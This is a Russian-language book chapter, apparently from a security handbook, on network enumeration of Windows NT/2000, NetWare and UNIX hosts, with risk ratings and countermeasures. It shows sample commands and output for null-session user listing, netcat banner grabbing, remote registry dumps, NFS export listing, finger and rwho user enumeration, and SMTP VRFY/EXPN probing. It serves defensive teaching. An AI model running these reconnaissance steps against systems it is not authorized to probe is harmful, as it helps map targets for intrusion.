Для того чтобы предотвратить утечку информации в те части сети, у которых нет разрешений на использование дерева активного каталога, ограничьте соответствующим образом эти разрешения. Различие между смешанным режимом (который следует понимать как "менее безопасный") и основным режимом работы системы Win 2000 определяется членством в группе Pre-Windows 2000 Compatible Access, которой по умолчанию предоставлены разрешения на использование активного каталога (табл. 3.2).

Таблица 3.2. Разрешения на использование объектов дерева активного каталога для группы Pre-Windows 2000 Compatible Access

Объект	Разрешения	К каким объектам применяется
Корневой каталог	Просмотр содержимого	К данному и всем дочерним объектам
Пользователи	Просмотр содержимого, чтение всех свойств и разрешений	К объектам пользователей
Группы	Просмотр содержимого, чтение всех свойств и разрешений	К объектам групп

При выборе режима Permissions compatible with pre-Windows 2000 servers (рис. 3.5) мастером установки активного каталога в группу Pre-Windows 2000 Compatible Access автоматически будет добавлена группа Everyone. В специальную группу Everyone входят все аутентифицированные пользователи. Если группу Everyone удалить из группы Pre-Windows 2000 Compatible Access (а затем перезагрузить контроллеры домена), то домен будет функционировать с более высокой степенью безопасности, что обеспечивается основным режимом работы Windows 2000. Если по каким-либо соображениям требуется снизить уровень защиты, то группу Everyone необходимо добавить снова, запустив в командной строке следующую команду.

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```

Более подробная информация содержится в статье Q240855 базы знаний (Knowledge Base) компании Microsoft, которую можно найти по адресу `http://search.support.microsoft.com`.

Механизм управления доступом, определяемый членством в группе Pre-Windows 2000 Compatible Access, применяется также и к запросам, генерируемым при использовании нулевых сеансов NetBIOS. Подтверждением этого может служить следующий пример, где снова используется утилита `enum` (описанная выше). Первый раз эта утилита запущена для инвентаризации сервера Win 2000 Advanced Server, на котором в группу Pre-Windows 2000 Compatible Access входит группа Everyone.

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
  Administrator  Guest  IUSR_CORP-DC  IWAM_CORP-DC  krbtgt
  NetShowServices  TsInternetUser
cleaning up... success.
```

Теперь удалим группу Everyone из группы Pre-Windows 2000 Compatible Access, выполним перезагрузку и сгенерируем такой же запрос.

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

СОВЕТ Серьезно рассмотрите вопрос обновления всех серверов RAS (Remote Access Service — служба удаленного доступа), RRAS (Routing and Remote Access Service — служба маршрутизации и удаленного доступа) и SQL и установки на них системы Windows 2000 перед тем, как перейти к использованию службы активного каталога. Это позволит заблокировать возможность случайного просмотра информации об учетных записях.

Инвентаризация приложений и идентификационных маркеров NT/2000

Выше были рассмотрены вопросы инвентаризации сети и учетных записей пользователей. При этом для достижения требуемого результата применимы различные средства, встроенные в саму операционную систему. А как насчет получения списка приложений, установленных на компьютере NT/2000? Подобная информация способ-

на значительно расширить знания об исследуемой системе. Процесс подключения *к* удаленным приложениям и наблюдение за результатами их работы часто называется *сбором маркеров* (banner grabbing) и может оказаться неожиданно информативным для взломщиков. Если говорить кратко, то в процессе сбора маркеров можно идентифицировать программное обеспечение, запущенное на сервере, и его версию. А этого во многих случаях будет вполне достаточно, чтобы начать поиск уязвимых мест.

Основы процесса сбора маркеров: утилиты telnet и netcat

Популярность	*5*
Простота	*9*
Опасность	*1*
Степень риска	*5*

Испытанным и надежным инструментом инвентаризации идентификационных маркеров и приложений как в мире NT, так и в мире UNIX, является утилита telnet. Установив с ее помощью соединение с известным портом исследуемого сервера, нажмите несколько раз клавишу <Enter> и посмотрите полученный результат.

```
C:\>telnet www.corleone.com 80
HTTP/1.0 400 Bad Request
Server: Netscape-Commerce/1.12

Your browser sent a non-HTTP compliant message.
```

Этот метод срабатывает для многих популярных приложений, использующих указанный порт (попробуйте его для порта HTTP 80, SMTP 25 или FTP 21, которые особенно информативны при исследовании сервера под управлением Windows).

Если вам нужен инструмент для более тщательных исследований, попробуйте "швейцарский армейский нож" протокола TCP/IP — утилиту netcat, — которая изначально была написана хакером Хоббитом (Hobbit, http://www.avian.org), а затем перенесена на платформу NT Вельдом Пондом (Weld Pond) из группы L0pht, занимающейся исследованиями в области безопасности (иными словами, — это хакеры, являющиеся "хорошими парнями"). Утилиту netcat можно найти по адресу http://packetstorm.security.com/UNIX/scanners/nc110.exe. Это еще одна утилита, которая вполне заслуживает плиты на Аллее Славы любого администратора NT. Однако в то же время это означает, что когда ею пользуется злоумышленник, последствия могут оказаться поистине разрушительными. Ниже мы рассмотрим один из простейших примеров применения утилиты netcat — подключение к TCP-порту удаленного компьютера.

```
C:\>nc -v www.corleone.com 80
www.corleone.com [192.168.45.7] 80 (?) open
```

В таких ситуациях ввод даже небольшого количества данных приводит к получению отклика со стороны удаленного узла. В данном случае при нажатии клавиши <Enter> мы получим следующие результаты.

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Sat, 03 Apr 1999 08:42:40 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body></html>
```

Для более изощренного хакера запрос HEAD предоставит прямой путь к получению данных об идентификационных маркерах.

```
C:\>nc -v www.corleone.com 80
www.corleone.com [192.168.45.7] 80 (?) open
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 08 May 2001 00:52:25 GMT
Connection: Keep-Alive
Content-Length: 1270
Content-Type: text/html
Set-Cookie: ASPSESSIONIDGGQGQLAO=IPGFKBKDGDPOOHCOHIKOAKHI; path=/
Cache-control: private
```

Полученная информация способна существенно сузить область поиска подходов к проникновению в исследуемую систему. Теперь, когда известен производитель и версия программного обеспечения Web-сервера, взломщики могут сосредоточиться на методах, специфичных для данной платформы, и перебирать хорошо проверенные приемы до тех пор, пока один из них не достигнет цели. Таким образом, время начинает работать на злоумышленника, а не в пользу администратора. Мы еще не раз остановимся на методах применения утилиты netcat, в том числе и для извлечения дополнительной информации при инвентаризации UNIX. Этот вопрос будет рассматриваться в следующем разделе.

О Сбор идентификационных маркеров NT/2000: контрмеры

Защита от такого рода попыток проведения инвентаризации требует от администратора некоторой доли изобретательности. Однако мы не можем определить с достаточной степенью определенности, насколько важна для взломщиков информация о приложениях и службах, работающих в вашей сети.

Проверьте все важные приложения и попытайтесь найти способ, с помощью которого можно было бы предотвратить предоставление информации о производителе и номере версии в идентификационных маркерах. Регулярно проверяйте свою сеть, сканируя порты и подключаясь с помощью утилиты netcat к активным портам, чтобы убедиться в том, что из сети не уходит даже незначительная часть информации, которая может представлять интерес для потенциального взломщика.

Наиболее популярным объектом для сбора маркеров в системе NT/2000 является используемый в ней Web-сервер, IIS. Имеются легко доступные инструменты, обеспечивающие доступ к существующим "слабым местам" сервера IIS, таким как объекты MDAC, и вызывающие переполнение буфера IPP (Internet Printing Protocol, см. главу 15). Именно поэтому сканирование сервера IIS должно стать ежедневной задачей администратора. К сожалению, для изменения маркера сервера IIS нужно отредактировать соответствующую библиотеку DLL, `%systemroot%\system32\inetsrv\w3svc.dll`. Это может оказаться достаточно тонким маневром, который в Win 2000 гораздо сложнее осуществить из-за наличия в ней подсистемы WFP (Windows File Protection). Пока эта подсистема не будет отключена, измененный файл будет автоматически заменяться его первоначальной копией.

Еще один способ изменения маркера IIS заключается в установке фильтра ISAPI, в котором значение маркера устанавливается с помощью вызова функции SetHeader.

Инвентаризация системного реестра NT/2000

Популярность	*4*
Простота	*7*
Опасность	*8*
Степень риска	*6*

Еще один механизм получения информации о приложениях NT/2000 подразумевает получение копии содержимого системного реестра исследуемого компьютера. Практически все современные приложения, корректно установленные на компьютере NT, оставляют более или менее заметные "следы" в системном реестре. Требуется лишь знать, где производить поиск требуемой информации. Кроме того, злоумышленник, получивший доступ к системному реестру, может почерпнуть из него немало сведений о пользователях и параметрах конфигурации. Запасшись изрядной долей терпения, в лабиринте ульев можно обнаружить сведения, которые позволят получить доступ к нужной информации. К счастью, в системе NT/2000 доступ к системному реестру по умолчанию разрешен лишь администраторам (по меньшей мере в ее версии для сервера). Таким образом, описываемый ниже метод обычно неприменим при использовании анонимных нулевых соединений. Однако из этого правила существует одно исключение, когда в параметре `HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg\AllowedPaths` заданы другие вложенные параметры, открытые для доступа посредством нулевых сеансов. В этом случае по умолчанию доступ разрешен к параметру `HKLM\Software\Microsoft\WindowsNT\CurrentVersion\`.

Для выполнения этой задачи можно воспользоваться либо утилитой `regdmp`, входящей в состав NTRK, либо уже упоминавшейся утилитой DumpSec компании Somarsoft. Возможности утилиты regdmp весьма ограничены и, по сути дела, сводятся к получению дампа всего системного реестра (или отдельных ключей, заданных в командной строке). Хотя обычно удаленный доступ к системному реестру разрешен только администраторам, зловредные хакеры, как правило, все же пытаются получить к параметрам, надеясь, что им повезет. Ниже приведен пример запроса, в результате которого можно выяснить, какие приложения автоматически запускаются при загрузке системы Windows. Зачастую хакеры помещают в этот ключ ссылки на утилиты, организующие скрытый вход в систему, например утилиту NetBus (см. главы 5 и 14).

```
C:\> regdmp -m \\192.168.202.33 HKEY_LOCAL_MACHINE\SOFTWARE\
     Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SystemTray = SysTray.Exe
    BrowserWebCheck = loadwc.exe
```

Программа DumpSec позволяет получить результат в более привлекательной форме (рис. 3.6), однако в большинстве случаев он ничем не отличается от результатов применения утилиты regdmp. В отчете утилиты DumpSec содержатся сведения обо всех службах и драйверах ядра Win32 удаленной системы, как работающих, так и не работающих (в соответствии с установленными разрешениями). Полученная информация может подсказать злоумышленнику, в каком направлении необходимо сосредоточить усилия при планировании вторжения и его реализации. Не забывайте о том, что при использовании программы DumpSec требуется открытие нулевого сеанса.




Рис. 3.6. Утилита DumpSec позволяет получить информацию обо всех службах и драйверах, запущенных на удаленном компьютере

Контрмеры: сбор идентификационных маркеров и инвентаризация системного реестра

Убедитесь, что системный реестр заблокирован и к нему нельзя получить удаленный доступ. Для этого необходимо проверить возможность удаленного доступа к параметру `HKLM\System\CurrentControlSet\SecurePipeServers\Winreg` и всем связанным с ним вложенным параметрам. Если этот ключ присутствует, то по умолчанию удаленный доступ к реестру разрешен лишь администраторам. Этот ключ по умолчанию присутствует только в версии Win NT/2000, предназначенной для сервера, но не для рабочей станции. В дополнительном подпараметре AllowedPaths задаются определенные пути системного реестра, разрешающие доступ независимо от политики обеспечения безопасности, принятой для ключа `Winreg`. Более подробная информация об этом приведена в статье Q153183 базы знаний компании Microsoft, которую можно найти по адресу `http://search.support.microsoft.com`. Кроме того, воспользуйтесь каким-нибудь хорошим средством, например программой DumpSec, и удостоверьтесь в отсутствии утечки информации.

Имея под рукой всю информацию, собранную с помощью описанных на данный момент средств, взломщик может перейти к активному проникновению в систему NT, как описано в главе 5, либо в систему Win 2000, как вы увидите в главе *6.*

Инвентаризация Novell

Система Windows NT/2000 не одинока в наличии такого "порока", как нулевой сеанс. У сетевой операционной системы Novell NetWare имеется еще более серьезная проблема. Она состоит в том, что NetWare практически не заботится о защите информации, предоставляя ее кому угодно без какой-либо аутентификации сервером или деревом. Серверы NetWare 3.*x* и *4.x (с* включенным контекстом Bindery (связки)) имеют так на-

зываемый изъян "присоединения" (attach), позволяющий любому желающему получить информацию о серверах, деревьях, группах, принтерах и пользовательских именах без регистрации на каком-либо сервере. В данном разделе мы покажем на практике, как это сделать, а затем дадим рекомендации по устранению этих недостатков.

Сетевое окружение

Один из этапов инвентаризации сети NetWare состоит в получении данных о соединенных друг с другом серверах и деревьях. Это можно сделать различными способами, однако проще всего воспользоваться средством Network Neighborhood систем Windows 95/98/NT. Эта удобная утилита просмотра сетевых ресурсов обеспечивает возможность опрашивания всех серверов NetWare и деревьев NDS, с которыми имеется физическое соединение (рис. 3.7), хотя необходимо отметить, что вы не сможете просмотреть структуру дерева, не зарегистрировавшись в самом дереве. Конечно, данный факт сам по себе не угрожает информации, однако он показывает, что если каждый шаг можно выполнить столь просто, то и вся дистанция не покажется такой уж сложной.





Рис. 3.7. Для инвентаризации серверов и деревьев NetWare достаточно воспользоваться окном просмотра сетевого окружения Windows

Соединения с использованием клиента Client32

Популярность	*7*
Простота	*10*
Опасность	*1*
Степень риска	*6*

Программа управления службами Novell NetWare Services, представленная пиктограммой в системной области панели задач, позволяет управлять подключениями к NetWare с помощью команды NetWare Connections, как показано ниже.



Эта возможность чрезвычайно полезна для управления подключениями к сети и регистрацией на сервере. Однако в то же время она и опасна, поскольку после создания подключения можно получить все дерево NDS с сервера, на котором оно хранится, номер соединения и полный сетевой адрес, включая адреса сети и узла, как показано на рис. 3.8.




Рис. 3.8. Утилита NetWare Connections отображает дерево NDS, в которое входит сервер, номер соединения и полный сетевой адрес, включая адреса сети и узла

Эти сведения могут помочь при последующей установке соединения с сервером и получении административных привилегий (см. главу 7).

Просмотр серверов NetWare с помощью On-Site Admin

Популярность	*7*
Простота	*8*
Опасность	*5*
Степень риска	*7*

Не проходя аутентификации ни на одном сервере, можно просмотреть состояние любого сервера сети, воспользовавшись утилитой Novell On-Site Admin. Вместо широковещательной рассылки сообщений эта утилита отображает сведения о серверах, хранящиеся в локальном буфере утилиты просмотра сетевого окружения. Эта утилита периодически обновляет свой буфер, рассылая по сети широковещательные сообщения серверам NetWare. На рис. 3.9 показан пример того, как много информации можно получить с помощью утилиты On-Site Admin.

Программа On-Site Admin позволяет выполнять также и анализ, как показано на рис. 3.10. Выбрав сервер и щелкнув на кнопке Analyze, можно получить исчерпывающую информацию о томе NetWare.

Конечно, эта информация не потрясет основы мироздания — она является лишь дополнением данных, полученных из других источников. В процессе анализа утилита On-Site Admin устанавливает соединение с исследуемым сервером, что и продемонстрировано на следующей иллюстрации, где представлено диалоговое окно утилиты NetWare Connections.




Рис. 3.9. Утилита On-Site Admin — наиболее мощное средство, позволяющее выполнить инвентаризацию сети NetWare





Рис. 3.10. Утилита On-Site Admin позволяет получить информацию о томе



Просмотр дерева с помощью утилиты On-Site Admin

Популярность	*7*
Простота	*10*
Опасность	*1*
Степень риска	*6*

С помощью утилиты On-Site Admin можно также просмотреть всю информацию большинства деревьев NDS вплоть до их листьев. В этом случае клиент Client32 просто подключается к выбранному в дереве серверу (см. рисунок выше). Возможно, это происходит из-за того, что по умолчанию NetWare *4.x* позволяет просматривать дерево любому желающему. Эту опасность можно устранить, добавив в корень дерева *фильтр наследования прав* (IRF — inheritance rights filter). Содержащаяся в дереве NDS информация является очень важной, поэтому нельзя разрешать просматривать ее кому попало, поскольку при его просмотре можно получить сведения о пользователях, группах, серверах и томах (рис. 3.11).




Рис. 3.11. Утилита On-Site Admin позволяет просматривать информацию дерева NDS вплоть до его листьев

Получив всю информацию, о которой говорилось в данном разделе, злоумышленник может перейти к активным действиям по проникновению в систему, о которых мы поговорим в главе 7.

Инвентаризация UNIX

Большинство современных реализаций системы UNIX основывается на стандартных средствах обеспечения сетевой безопасности протокола TCP/IP. Благодаря этому они не так щедро раздают всем желающим информацию о сети, как система NT, в которой используется унаследованный от предыдущих версий интерфейс NetBIOS, или система

NetWare, работа которой основывается на собственном механизме безопасности компании Novell. Естественно, это вовсе не означает, что система UNIX является неуязвимой, а ее сетевые ресурсы не могут подвергнутся инвентаризации. Все зависит от конфигурационных параметров системы. Например, службы RPC (Remote Procedure Call — удаленный вызов процедур), NIS (Network Information Service — сетевая информационная служба) и NFS (Network File System — сетевая файловая система), преимущества которых очень часто используют разработчики, являются излюбленными "мишенями" для взломщиков на протяжении уже многих лет. Ниже вы познакомитесь с некоторыми классическими методами инвентаризации UNIX (другими словами, старые и проверенные способы, которые, по-видимому, практически всегда будут срабатывать).

Не забывайте о том, что большинство из описываемых в данном разделе приемов основывается на информации, полученной при сканировании портов и определении типа и версии операционной системы, о чем рассказывалось в двух предыдущих главах.

Инвентаризация сетевых и совместно используемых ресурсов UNIX

Популярность	*7*
Простота	*10*
Опасность	*1*
Степень риска	*6*

Лучшими источниками информации о сети UNIX являются базовые методы исследования стека протоколов TCP/IP, которые рассматривались в главе 2. Среди других средств можно выделить утилиту `showmount`, которую можно использовать для инвентаризации экспортируемых в сети файловых систем NFS. Например, предположим, что в результате сканирования стало известно, что на исследуемом компьютере в состоянии ожидания запросов находится порт 2049 (NFS). В этом случае с помощью утилиты showmount можно выяснить, какие именно каталоги являются совместно используемыми.

```
[root$]showmount -e 192.168.202.34
 export list for 192.168.202.34:
 /pub                                (everyone)
 /var                                (everyone)
 /usr                                 user
```

Использование параметра -e позволяет получить список экспортируемых файловых систем сервера NFS. К сожалению, архитектура NFS в данном случае не позволяет противопоставить каких-либо защитных мер запросам такого рода. Можно лишь посоветовать, чтобы доступ к экспортируемой файловой системе выполнялся в соответствии с установленными разрешениями (операции чтения и записи должны быть разрешены только для строго определенных узлов), а доступ к NFS блокировался бы извне с помощью брандмауэра (порт 2049). Запросы утилиты showmount тоже можно регистрировать в системе. Это облегчает обнаружение взломщика.

Сейчас в мире UNIX система NFS является не единственным примером программного обеспечения, с помощью которого обеспечивается совместное использование данных. В настоящее время возрастает популярность пакета Samba, разработанного в рамках модели открытого кода. Этот пакет обеспечивает клиентам SMB возможность совместного использования файлов и принтеров. Как уже упоминалось, протокол SMB (Server Message Block) представляет собой основу для работы в сети клиентов Windows. Пакет Samba можно получить по адресу `http://www.samba.org` (его можно найти также в комплекте поставки большинства версий операционной

системы Linux). Хотя в файле настройки сервера Samba (`/etc/smb.conf`) используются довольно простые параметры обеспечения безопасности, необходимо относится к ним внимательно, поскольку их неправильная настройка может привести к нарушению защиты совместно используемых сетевых ресурсов.

Еще одним потенциальным источником информации о сети UNIX является служба NIS. Она служит ярким примером плохой реализации хорошей идеи (поддержка распределенной базы данных сетевой информации). Основной проблемой службы NIS (при обеспечении безопасности) является то, что, узнав доменное имя сервера NIS, с помощью простого запроса RPC можно получить любую из карт NIS (map). Карты NIS — это файлы данных, в которых содержится важная информация каждого узла домена, например содержимое файлов паролей. Традиционное проникновение в сеть с использованием службы NIS предусматривает применение клиента NIS для попытки подбора доменного имени. Для достижения этой цели может послужить также и утилита pscan, написанная хакером Плювиусом (Pluvius). Ее можно найти во многих хакерских архивах Internet. Для того чтобы с помощью утилиты pscan получить всю необходимую информацию, ее необходимо запустить с параметром -п.

Если вы используете службу NIS, то, по крайней мере, не применяйте легко угадываемое доменное имя (в котором используется название компании, имя DNS и т.д.). Подобрав доменное имя, хакер без труда может получить всю необходимую информацию, включая базу данных паролей. Если вы не планируете переходить на использование службы NIS+ (которая поддерживает режим шифрования данных и аутентификации через защищенные запросы RPC), то хотя бы отредактируйте файл `/var/yp/securenets` и ограничьте доступ лишь определенными узлами/сетями, либо откомпилируйте утилиту `ypserv` с включенной поддержкой TCP-оболочек. Кроме того, не помещайте в таблицы NIS информацию о системной записи root и других системных учетных записях.

Инвентаризация пользователей и групп UNIX

Популярность	*7*
Простота	*10*
Опасность	*1*
Степень риска	*6*

Возможно, самым старым приемом инвентаризации учетных записей пользователей, описанных в данной книге, является утилита `finger`. Эта утилита предоставляла простой и удобный способ получения информации о пользователях удаленного узла еще в те времена, когда сеть Internet не была настолько большой и дружественной в использовании. Мы упоминаем здесь об этой утилите в основном для того, чтобы сакцентировать ваше внимание на основных способах ее использования. Многие средства проникновения в сеть по-прежнему базируются на использовании этой утилиты, поскольку нерадивые системные администраторы зачастую запускают соответствующий системный процесс без каких-либо мер обеспечения безопасности. Как и прежде, мы предполагаем, что в процессе сканирования портов была получена информация о том, что на исследуемом узле запущена служба `finger` (порт 79).

```
[root$]finger -l @target.hackme.com

[target.hackme.com]
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on tty1    11 minutes idle
```

```
     (messages off)
On since Sun Mar 28 11:01 (PST) on ttypO from :0.0
   3 minutes 6 seconds idle
No mail.
Plan:
John Smith
Security Guru
Telnet password is my birthdate.
```

Команда `finger 0@`*имя-узла* также позволяет получить интересный результат.

```
[root$]finger 0@192.168.202.34

[192.168.202.34]

    Line      User      Host(s)              Idle  Location
*   2 vty 0             idle                    0 192.168.202.14
  SeO                   Sync PPP           00:00:02
```

Как легко заметить, большая часть информации, которая отображается утилитой finger, не имеет особого значения (она выбирается из соответствующих полей файла /etc/password, если они существуют). Можно сказать, что с точки зрения безопасности самой опасной является информация об именах пользователей, зарегистрированных в системе, а также о времени, в течение которого пользователь не выполняет каких-либо операций (idle). Это поможет хакеру определить, кто в данный момент "присматривает" за машиной (возможно, пользователь root?) и насколько внимательно он это делает. Некоторая дополнительная информация может использоваться при попытке проникновения в сеть с помощью приемов социальной инженерии. (Социальная инженерия (social engineering) — термин из словаря хакера, обозначающий попытку с помощью психологических приемов установить контакт с нужными людьми с целью получения от них информации для проникновения в систему. Более подробная информация об этом содержится в главе 14.) Как показано в приведенном примере, пользователи, которые помещают в свой рабочий каталог файлы .plan или .project, могут дать очень хорошую наводку хакеру (содержимое этих файлов выводится с помощью команды finger).

Обнаружить и устранить подобную утечку информации очень просто. Достаточно не запускать демон finger (для этого нужно закомментировать соответствующую строку в файле inetd.conf и выполнить команду killall -HUP inetd), а также заблокировать порт 79 на брандмауэре. Если вам по каким-то причинам все же *необходимо* иметь доступ к программе finger, используйте TCP-оболочки (см. главу 8), чтобы ограничить доступ к узлу и регистрировать все соответствующие события. Можно также воспользоваться модифицированным демоном finger, предоставляющим ограниченное количество информации.

Существуют также и другие, менее популярные утилиты, например rusers и rwho. Как и в случае с программой finger, от них лучше отказаться (обычно эти утилиты запускаются независимо от демона inetd). Поищите в файлах загрузки ссылки на файлы rpc.rwhod и rpc.rusersd. Утилита rwho возвращает перечень пользователей, которые в данный момент зарегистрированы на удаленном узле.

```
[root$]rwho 192.168.202.34
root     localhost:ttyp0      Apr 11 09:21
jack     beanstalk:ttyp1      Apr 10 15:01
jimbo    192.168.202.77:ttyp2 Apr 10 17:40
```

При использовании параметра -l утилита rusers позволяет получить более подробную информацию. Кроме сведений о пользователях, она предоставляет данные о времени, прошедшем после последнего нажатия пользователем клавиш на клавиатуре.

```
[root$]rusers -1  192.168.202.34
root      192.168.202.34:tty1          Apr 10 18:58       :51
root      192.168.202.34:ttyp0         Apr 10 18:59       :02 (:0.0)
```

Еще один классический метод инвентаризации основан на использовании универсального механизма передачи почтовых сообщений Internet — протокола SMTP (Simple Mail Transfer Protocol). Этот протокол поддерживает две встроенные команды, которые позволяют выполнять инвентаризацию пользовательских учетных записей. Команда VRFY подтверждает, что введенное имя имеется в системе, а команда EXPN отображает реальный адрес доставки письма вместо псевдонима или списка рассылки. Хотя в настоящее время многие компании и так достаточно свободно предоставляют информацию об электронных адресах, разрешение подобной деятельности на почтовом сервере может дать взломщику ценную информацию о пользователях, а также предоставить ему возможность фальсификации.

```
[root$]telnet 192.168.202.34  25
Trying 192.168.202.34...
Connected to 192.168.202.34.
Escape character is '^]'.
220 mail.bigcorp.com ESMTP Sendmail 8.8.7/8.8.7; Sun, 11 Apr 1999
10:08:49 -0700
vrfy root
250 root <root@bigcorp.com>
expn adm
250 adm <adm@bigcorp.com>
quit
221 mail.bigcorp.com closing connection
```

Это еще один пример того, что нужно всегда помнить о старых хакерских приемах и вовремя отключать соответствующие режимы. Популярный SMTP-сервер sendmail (http://www.sendmail.org), начиная с версии 8, поддерживает синтаксис, который позволяет поместить в файл mail.cf параметры, запрещающие подобные команды или требующие аутентификации. Другие реализации SMTP-сервера должны предоставлять аналогичные возможности. Если это не так, замените программу!

